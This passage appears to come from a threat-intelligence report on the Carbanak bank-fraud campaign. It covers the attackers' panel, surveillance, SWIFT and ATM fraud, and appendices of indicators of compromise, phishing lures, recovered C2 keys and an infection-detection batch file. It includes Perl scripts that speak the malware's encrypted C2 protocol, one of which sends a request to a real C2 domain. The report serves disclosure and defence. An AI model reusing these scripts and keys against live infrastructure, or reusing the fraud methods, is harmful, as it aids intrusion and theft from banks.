



Figure 11. Carbanak administration panel running in Linux



Id	Name	Size (bytes)	Updated	Operations	Delete
24	kigconfig.plug	21	2014.08.27 05:45:13		
26	kill.plug	3072	2014.06.06 02:08:43		
36	vnc.dll	150016	2014.06.18 00:56:41		
38	vnc64.plug	188416	2014.06.28 05:08:25		
39	vnc.plug	150016	2014.06.28 05:08:50		
59	ammyy.plug	396848	2014.08.08 14:51:17		
66	met64.plug	38400	2014.08.22 10:34:17		
81	15.plug	184320	2014.09.16 05:11:06		
82	16.plug	196608	2014.09.16 14:03:15		
83	18.plug	196608	2014.09.18 03:07:55		

Showing 1 to 10 of 10 entries

Figure 12. Carbanak administration panel running in Linux, list of plugins




Figure 13. Carbanak administration panel running in Windows able to run RDP, VNC, proxy and tunnels via Carbanak

Victim systems are catalogued in the servers' databases. The victims belong to a number of different communities, thus simplifying administration. In all, 85 different victims belonging to seven communities were found.

Attacker´s operational details

Additionally, the malicious servers contain video files that capture a victim´s activity. While the videos are stored using a compressed format which provides poor image quality, the selected format minimizes upload bandwith and is of sufficient quality for the attackers to understand the victims' activities.

The video file naming conventions used the name of the application in the foreground (e.g., Outlook, Cmd, etc.) and only recorded user activity. This helped the attackers to both navigate to files of interest and to discard superfluous files.




Figure 14. Special video player designed to watch Carbanak´s video stream

Using the intelligence gained from video and other monitoring techniques, the attackers developed an operational picture of the victim's workflow, tooling and practices. This picture helps the attackers to deploy their malicious operations, for example:

- Attackers created fake transactions in the victim's internal database after the verification process, thus avoiding discovery of the fraudulent activity;
- Attackers used the victim's internal command utilities to insert fraudulent operations in the transaction queue.

In general, the attackers demonstrated great versatility, using attack methodologies best suited to a specific victim's operational methodology. However, they seemed to deliberately limit the amount of money stolen per victim to $10 million USD. This limit may be explained as the maximum amount

of money that can be transferred via mule services, or the maximum amount of money that is budgeted in banks for fraud risks in order to minimize the chances of LEAs and the bank´s anti-fraud teams from doing a full blown analysis.

	A	B	C	D	E	F	G	H	I	J	K	L
1	Index	Random Keys								KVC	KVC of Key	ATM
2		FE								CC		
3	102	89								B3		
4		D5								16		
5	103	62								F3		
6		B6								86		
7	104	BA								DE		
8		AE								27		
9	105	DC								BD		
10		5B								E7		
11	106	54								7A		
12		92								B8		
13	107	B6								3B		
14		04								E9		
15	108	9B								02		
16		07								D6		
17	109	E5								50		
18		AB								6C		
19	110	DC								EA		
20		8C								7E		
21	111	51								41		
22		08								E5		
23	112	4C								E5		
24		20								34		
25	113	F8								BF		
26		CD								8F		
27	114	68								FE		
28		B9								B6		
29	115	75								EA		
30		B5								92		
31	116	7F								36		
32		D0								EE		
33	117	4F								56		
34		BA								EE		
35	118	B3								9C		
36		4C								4F		
37	119	1C								FB		
38		25								7D		

Figure 15. List of PIN KVC used on ATMs

Sensitive bank documents have be found on the servers that were controlling Carbanak. They included classified emails, manuals, crypto keys, passwords and so on. For example, the file in the above figure has KVC (key verification codes) keys that are used by ATMs to check the integrity of the PIN numbers of its users.

In other cases involving ATMs, the criminals were able to control computers that had access to the internal ATM network. If the bank had enabled remote access to ATMs, the criminals started using this access to remotely withdraw cash. Criminals used no malware to operate the ATM dispenser; instead they used standard utilities to control and test ATM equipment.

3. Conclusions

Malware targeting the finance industry (both companies and consumers) continues to evolve. The Carbanak malware used in the on-going campaign described in this report has been very successful in terms of generating revenue. Of particular interest are the attack methods, similar to those used in sophisticated cyber-espionage APTs. As such, they represent a new and disturbing trend in the cybercrime market of increasing attack sophistication.

Despite increased awareness of cybercrime within the financial services sector, it appears that spear phishing attacks and old exploits (for which patches have been disseminated) remain effective against larger companies. Attackers always use this minimal effort approach in order to bypass a victim´s defenses.

Advanced control and fraud detection systems have been used for years by the financial services industry. However, these focus on fraudulent transactions within customer accounts. The Carbanak attackers bypassed these protections, by for example, using the industry-wide funds transfer (the SWIFT network), updating balances of account holders and using disbursement mechanisms (the ATM network).

In neither of these cases did the attackers exploit a vulnerability within the service. Instead, they studied the victim´s internal procedures and pinpointed who they should impersonate locally in order to process fraudulent transactions through the aforementioned services.

It is clear that the attackers were very familiar with financial services software and networks. As part of an automated reconnaissance phase, the Carbanak malware checked victim systems for the presence of specialized and specific banking software. Only after the presence of banking systems was confirmed, were victims further exploited. To date, attacks against approximately 300 IP addresses around the world have been observed on analyzed C2s. It is possible that these attacks were coordinated to maximize returns prior to industry-wide information sharing and the implementation of countermeasures.

Existing telemetry indicates that the Carbanak attackers are trying to expand operations to other Baltic and Central Europe countries, the Middle East, Asia and Africa. Carbanak may be responsible for losses as high as $1 billion USD.

We believe that the Carbanak campaign is a clear indicator of a new era in cybercrime in which criminals use APT techniques directly against the financial industry instead of through its customers. APTs are not only for stealing information anymore.

APPENDIX 1: C2 protocol decoders

Decryptor

```
#!/usr/bin/perl -w
#Work with Carbanak c2
use strict;
use warnings; use Crypt::CBC;
use Crypt::Cipher::RC2;
use MIME::Base64; use LWP::Simple;

#my $c2 = "worldnewsonline.pw";
#my $reguest = "1234567890123456";

my $reguest_was = "JybDHkfWGURJPuWeUpPMX/ca9BThbDim0Hdk/9YzkJS7m8a19tz
QwZxo1vvQ/r/7SHJcCm4tdpZGp.dmDwKf MjpWBM18eX8VUiimyaUZMGoClZ6eShS9tLCK
tuHvlMQ3Dc26y90FbPIua.7LGHGZCBPj.vd08DUENC5oAE4V fyUz.shtml";

$reguest_was =~ tr/\/\=\&\?//d; my $replace = "";
my $find=".shtml";
$reguest_was =~ s/\Q$find\E//g;
$reguest_was =~ s/-/+/g;
$reguest_was =~ s/\./\//g; print "$reguest_was\n";

my $iv = substr $reguest_was,0,8;
$reguest_was = substr $reguest_was,8;

my $base64_decoded1 = decode_base64("$reguest_was");
print "$base64_decoded1\n";
my $length = length($base64_decoded1); print "length is: $length\n";
print "iv is: $iv\n";
print "req is: $reguest_was\n";
my $base64_decoded = "${base64_decoded1}";
my $key = "vfDGbiwmiqdN6E2N";
#my $key = "1234567812345678";
my $cipher = Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, - keysize=>16, -iv=>$iv );
my $plaintext = $cipher->decrypt($base64_decoded); print "Decode:\
n$plaintext\n";

#Decrypt is
#HWUMRbvuwKQCrkOhuckIXpdFgtd|new0878802c8004333a3|data=listprocess|pro
cess=svchost.exe|idproce ss=4294967295|lBHReFDRDfYG

#my $url = "http://$c2/$base64_encoded";
#print $url;
#my $contents = get($url);
#print $contents;
```

Encryptor

```
#!/usr/bin/perl -w
#Decrypt Carbanak c2 responce
use strict;
use warnings; use Crypt::CBC;

use Crypt::Cipher::RC2; use MIME::Base64;
use LWP::Simple;

my $c2 = "worldnewsonline.pw"; my $reguest =
"HWUMRbvuwKQCrkOhuckIXpdFgtd|new0878802c8004333a3|data=listprocess|pro
cess=svchost.exe|idproces s=4294967295|lBHReFDRDfYG";
my $iv = "JybDHkfW"; #should be random my $key = "vfDGbiwmiqdN6E2N";
my $cipher = Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, - keysize=>16, -iv=>$iv );
my $ciphertext = $cipher->encrypt($reguest);
my $base64_encoded = encode_base64("$ciphertext");
$base64_encoded =~ s/\x0a//g;
$base64_encoded =~ s/\//\./g;
$base64_encoded =~ s/\+/-/g;
my $base64_encoded_ex = "${iv}${base64_encoded}.php"; my $url =
"http://$c2/${base64_encoded_ex}";
print $url;
#http://worldnewsonline.pw/
GURJPuWeUpPMXca9BThbDim0Hdk9YzkJS7m8a19tzQwZxo1vvQr7SHJcCm4tdp ZGp.
dmDwKfMjpW.BM18eX8VUiimyaUZMGoClZ6eShS9tLCKtuHvlMQ3Dc26y90FbPIua.7LGHG
ZCBPj.vd08D UENC5o.AE4VfyUz..php|
my $contents = get($url); print $contents;
```

Decrypt Files from CnC

```
#!/usr/bin/perl -w
#Decrypt Files from sended from c2
use strict;
use warnings; use Crypt::CBC;
use Crypt::Cipher::RC2;
use MIME::Base64; use LWP::Simple;

my $file=$ARGV[0]; open(DATA, "<$file"); open(DATA1, "<$file");
open(DATA2, "<$file"); binmode(DATA); binmode(DATA1); binmode(DATA2);

my ($data, $n, $offset);
while (($n = read DATA, $data, 1, $offset) != 0) { $offset += $n; } my
$length = $offset;
my $iv_len = read DATA1, my $iv, 8, 0; read DATA2, my $crypt_data,
$length, 8; my $key = "vfDGbiwmiqdN6E2N";
my $cipher = Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, - keysize=>16, -iv=>$iv );
my $plaintext = $cipher->decrypt($crypt_data); print "$plaintext";
```

APPENDIX 2: BAT file to detect infection

```
@echo off
for /f %%a in ('hostname') do set "name=%%a" echo %name%
del /f %name%.log 2> nul
if exist "c:\Documents and settings\All users\application data\
          mozilla\*.bin" echo "BIN detected" >> %name%.log
if exist %SYSTEMROOT%\System32\com\svchost.exe echo "COM
          detected" >> %name%.log
if exist "c:\ProgramData\mozilla\*.bin" echo "BIN2 detected"
>> %name%.log
if exist %SYSTEMROOT%\paexec* echo "Paexec detected"
>> %name%.log
if exist %SYSTEMROOT%\Syswow64\com\svchost.exe echo "COM64
          detected" >> %name%.log
SC QUERY state= all | find "SERVICE_NAME" | findstr "Sys$"
          if q%ERRORLEVEL% == q0 SC QUERY state= all | find
          "SERVICE_NAME" | findstr "Sys$" >> %name%.log
if not exist %name%.log echo Ok > %name%.log xcopy /y %name%.log
          "\\<IP>\logVirus
```

APPENDIX 3: IOC hosts

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
108.61.197.254	2014-07	Carbanak's Linux CnC	1046652E0AAA682F89068731FA5E8E50	
112.78.3.142	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
118.163.216.107	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
131.72.138.18	2014-11	Carbanak's Linux CnC	Internet scan	
141.60.162.150	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
146.185.220.200	2014-08	Carbanak's Linux CnC	Victim's logs	
162.221.183.109	2014-12	Carbanak's Windows backconnect	1684a5eafd51852c43b4bca48b58980f	
162.221.183.11	2014-12	Carbanak's Windows backconnect	1684a5eafd51852c43b4bca48b58980f	
173.201.45.158	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
173.237.187.203	2014-08	RedKit ExploitKit	Victim's logs	Exploits drop zone that used to install Carbanak
174.143.147.168	2014-10	Related to Carbanak		CnC of other malware used to install Carbanak
185.10.56.59	2014-08	Carbanak's Windows backconnect	551d41e2a4dd1497b3b27a91922d29cc	
185.10.56.59:443	2014-07	Carbanak's Windows backconnect	4afafa81731f8f02ba1b58073b47abdf	
185.10.58.175	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	IP of financialnewsonline.pw
188.138.16.214	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
188.138.98.105	2014-10	Carbanak's Windows backconnect	0AD4892EAD67E65EC3DD4C978FCE7D92	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
188.40.224.76	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
190.97.165.126	2014-08	Related to Carbanak	Victim's logs	Ip of SSHD backdoor installed after Carbanak's infection
194.44.218.102	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
195.113.26.195	2014-11	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
198.101.229.24	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
199.255.116.12	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
199.79.62.69	2014-07	Related to Carbanak	Victim's logs	Exploits used to install Carbanak
204.227.182.242	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
208.109.248.146	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
209.222.30.5	2014-07	Carbanak's Windows backconnect	1046652E0AAA682F89068731FA5E8E50	
216.170.117.7	2015-02	Carbanak´s Linux Cnc	6ae1bb06d10f253116925371c8e3e74b	
216.170.117.88	2015-02	Carbanak´s Linux CnC		
217.172.183.184	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
217.172.186.179	2014-10	Carbanak's Linux CnC	Victim's logs	
218.76.220.106	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
31.131.17.79	2014-09	Carbanak's plugin CnC	Victim's logs	
31.131.17.81	2014-09	Carbanak's plugin CnC	Victim's logs	CnC of other malware used after Carbanak's infection
32dsffds8743jsdf.com	2014-10	Carbanak's Linux CnC	08f83d98b18d3dff16c35a20e24ed49a	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
37.235.54.48	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
37.46.114.148	2014-10	Carbanak's Linux CnC	Victim's logs	
37.59.202.124	2014-12	Carbanak's Linux CnC	Internet scan	
5.101.146.184	2014-10	Carbanak's Linux CnC	Victim's logs	
5.135.111.89	2015-02	Carbanak´s Windows backconnect	100d516821d99b09718b362d5a4b9a2f	
5.61.32.118	2014-10	Carbanak's Windows backconnect	972092CBE7791D27FC9FF6E9ACC12CC3	
5.61.38.52	2014-10	Carbanak's Windows backconnect	08f83d98b18d3dff16c35a20e24ed49a	
50.115.127.36	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
50.115.127.37	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
55.198.6.56	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
61.7.219.61	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
62.75.224.229	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
66.55.133.86	2014-10	Carbanak's Linux CnC	972092CBE7791D27FC9FF6E9ACC12CC3	
67.103.159.140	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
69.64.48.125	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
74.208.170.163	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
78.129.184.4	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
79.99.6.187	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
81.4.110.128	2014-08	Related to Carbanak	Victim's logs	Used by criyminals to control infected machines
83.16.41.202	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
83.166.234.250	2014-10	Carbanak's Windows backconnect	F66992766D8F9204551B3C42336B4F6D	
83.246.67.58	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
85.25.117.154	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
85.25.20.109	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
85.25.207.212	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
87.106.8.177	2014-10	Related to Carbanak	Victim's logs	Exploits used to install Carbanak
87.98.153.34	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
88.198.184.241	2014-12	Carbanak's Windows backconnect	6AE1BB06D10F253116925371C8E3E74B	
91.194.254.38	2014-07	Carbanak's Linux CnC	446c75b77836b776ec3f502fce48b014	
91.194.254.90	2014-09	Carbanak's Linux CnC	Victim's logs	
91.194.254.91	2014-09	Carbanak's Linux CnC	Victim's logs	
91.194.254.92	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.93	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.94	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.98	2014-07	Carbanak's Linux CnC	Internet scan	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
93.95.102.109	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
93.95.99.232	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
94.247.178.230	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
95.0.250.113	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
adguard.name	2014-07	Carbanak's Linux CnC	Victim's logs	
beefeewhewhush-eelu.biz	2014-07	Andromeda's C&C	Victim's logs	CnC of other malware used to install Carbanak
blizko.net	2014-07	Carbanak's Linux CnC	Victim's logs	
comixed.org	2014-12	Carbanak's Linux CnC	1684a5eafd51852c43b4bca48b58980f	
coral-trevel.com	2014-07	Carbanak's Linux CnC	Internet scan	
datsun-auto.com	2014-04	Carbanak's Linux CnC	cb915d1bd7f21b29edc179092e967331	
di-led.com	2014-07	Carbanak's Linux CnC	446c75b77836b776ec3f502fce48b014	
financialnewson-line.pw	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	
financialwiki.pw	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	
flowindaho.info	2014-07	Carbanak's Linux CnC	reverse IP 91.194.254.93	
freemsk-dns.com	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
gjhhghjg6798.com	2014-10	Carbanak's Linux CnC	972092CBE7791D27FC9FF6E9ACC12CC3	
glonass-map.com	2014-12	Carbanak's Linux CnC	6AE1BB06D10F253116925371C8E3E74B	
great-codes.com	2014-10	Carbanak's Linux CnC	0AD4892EAD67E65EC3DD4C978FCE7D92	
icafyfootsinso.ru	2014-08	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
idedroatyxoaxi.ru	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
ivaserivaseeer.biz	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
microloule461soft-c1pol361.com	2014-10	Carbanak's Linux CnC	F66992766D8F9204551B3C42336B4F6D	
microsoftc1pol361.com	2014-10	Carbanak's Linux CnC	F66992766D8F9204551B3C42336B4F6D	
mind-finder.com	2014-07	Carbanak's Linux CnC	0AD4892EAD67E65EC3DD4C978FCE7D92	
operatemesscont.net	2014-08	Connect to infected sshd	Victim's logs	Used by criminals to control infected machines
paradise-plaza.com	2014-07	Carbanak's Linux CnC	Internet scan	
public-dns.us	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
publics-dns.com	2014-07	Carbanak's Linux CnC	Internet scan	
systemsvc.net	2014-11	Carbanak's Linux CnC	reverse IP 131.72.138.18	
system-svc.net	2014-11	Carbanak's Linux CnC	reverse IP 131.72.138.18	
traider-pro.com	2014-12	Carbanak's Linux CnC	reverse IP 91.194.254.94	
travel-maps.info	2014-07	Carbanak's Linux CnC	reverse IP 91.194.254.38	
update-java.net	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
veslike.com	2014-07	Carbanak's Linux CnC	Internet scan	
wefwe3223wfdsf.com	2014-10	Carbanak's Linux CnC	08f83d98b18d3dff16c35a20e24ed49a	
worldnews24.pw	2014-08	Carbanak's Linux CnC	551d41e2a4dd1497b3b27a91922d29cc	
worldnewsonline.pw	2014-08	Carbanak's Linux CnC	551d41e2a4dd1497b3b27a91922d29cc	

APPENDIX 4: Spear phishing

This section contains details on spear phishing emails sent by the attackers to infect victims.

MD5: 8fa296efaf87ff4d9179283d42372c52
Name of attachment: Соответствие ФЗ-115 от 24.06.2014г.doc
Drops executable:

MD5:		a1979aa159e0c54212122fd8acb24383	(Carbanak)
Compiled		Mon Apr 04 20:00:57 2011	(Probably fake)
C2	on	update-java.net	
C2	key	1234567812345678	
RDP	on	37.235.54.48:443	

MD5: 665b6cb31d962aefa3037b5849889e06
Name of attachment: Запрос.doc
Drops executable:

MD5:		4afafa81731f8f02ba1b58073b47abdf	(Carbanak)
Compiled		Tue Jul 01 03:20:06 2014	
Connects to:			
financialnewsonline.pw/FYocDxXpn5MXsHwZX/kLUAbd3w2/uUTsarcVKYk2W3B6hnc Z/Gafh8U1W805Lo0N/np7E3ICR6qx8keLDJZqUGXJKBDzfc6VYz9TNIIktObQ.htm (185.10.58.175)			
C2	on	financialnewsonline.pw, financialwiki.pw	
C2	key	TXeyuryWcluzxkWnyu	
RDP	on	185.10.56.59:443	

MD5: 2c395f211db2d02cb544448729d0f081
Name of attachment: new.doc
Drops executable:

MD5:		551d41e2a4dd1497b3b27a91922d29cc	(Carbanak)
Compiled		Mon Aug 04 01:10:40 2014	
Connects to:			
http://worldnewsonline.pw/JybDHkfWGURJPuWeUpPMX/ca9BThbDim0Hdk/9YzkJS7 m8a19tzQwZxo1vvQ/r/7SHJcCm4tdpZGp.dmDwKfMjpWBM18eX8VUiimyaUZMGoClZ6 eShS9tLCKtuHvlMQ3Dc26y90FbPlua.7LGHGZCBPj.vd08DUENC5oAE4VfyUz.shtml			
C2s	on	worldnewsonline.pw, worldnews24.pw	
C2	key	JDvkyfhZxkMmDSwUkqvRelvC	
RDP	on	185.10.56.59:443	

MD5: 31e16189e9218cb131fdb13e75d0a94f
Name of attachment: Анкета-Заявление.doc
Drops executable:

MD5:		4e107d20832fff89a41f04c4dff1739b	(Carbanak)
C2	on	public-dns.us	
C2	key	1234567812345678	
RDP	on	37.235.54.48:443	

MD5: db83e301564ff613dd1ca23c30a387f0
Name of attachment: Соответствие Ф3-115 от 21.07.2014г.doc
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Compiled Tue Apr 08 05:44:12 2014
Connects to:
datsun-auto.com/bDqxEs/Ta6IPJq3zqmRY-.5/8SgGLA-F/I9CstBYT1rK7kx.440Sbtru.cgi?QVzF=tNM2gdtMLscx5bB4uryjM&PfpxBukmc0aD-Ucygbtzv4=f8fx

MD5: f88a983fc0ef5bb446ae63250e7236dd
Name of attachment: Приглашение.msg
Drops executable:
MD5: 3dc8c4af51c8c367fbe7c7feef4f6744 (Carbanak)
Compiled Fri Aug 08 00:48:07 2014
C2s on worldnewsonline.pw, worldnews24.pw
C2 key vfDGbiwmiqdN6E2N
RDP on 185.10.56.59:443

MD5: c4a6a111a070856c49905d815f87ab49
Name of attachment: ЧОСВЯЮООАГЖЦСЦЧОЧю
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Connects to:
GET
/cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNItbvozI3tqT5Iy9UYLVii13.bml?tlxCFiBusj=2OVj&9GP=a5houGz&K.F=T&I0.7FBN75=nMPDrlGXq4s7cIAQ0Cl662IwVjxvsiTOlG0d0pd
HTTP/1.1
Host: datsun-auto.com

MD5: 86e48a9be62494bffb3b8e5ecb4a0310
Name of attachment: Приглашение.doc
Drops executable:
MD5: 3dc8c4af51c8c367fbe7c7feef4f6744 (Carbanak)
Compiled Fri Aug 08 00:48:07 2014

MD5: 6c7ac8dfd7bc5c2bb1a6d7aec488c298
Name of attachment: Соответствие Ф3-115 от 02.07.2014г..doc,
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Compiled Tue Apr 08 05:44:12 2014
Connects to:
datsun-auto.com/bDqxEs/Ta6IPJq3zqmRY-.5/8SgGLA-F/I9CstBYT1rK7kx.440Sbtru.cgi?QVzF=tNM2gdtMLscx5bB4uryjM&PfpxBukmc0aD-Ucygbtzv4=f8fx

APPENDIX 5: MD5 hashes of Carbanak samples

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0155738045b331f44d300f4a7d08cf21
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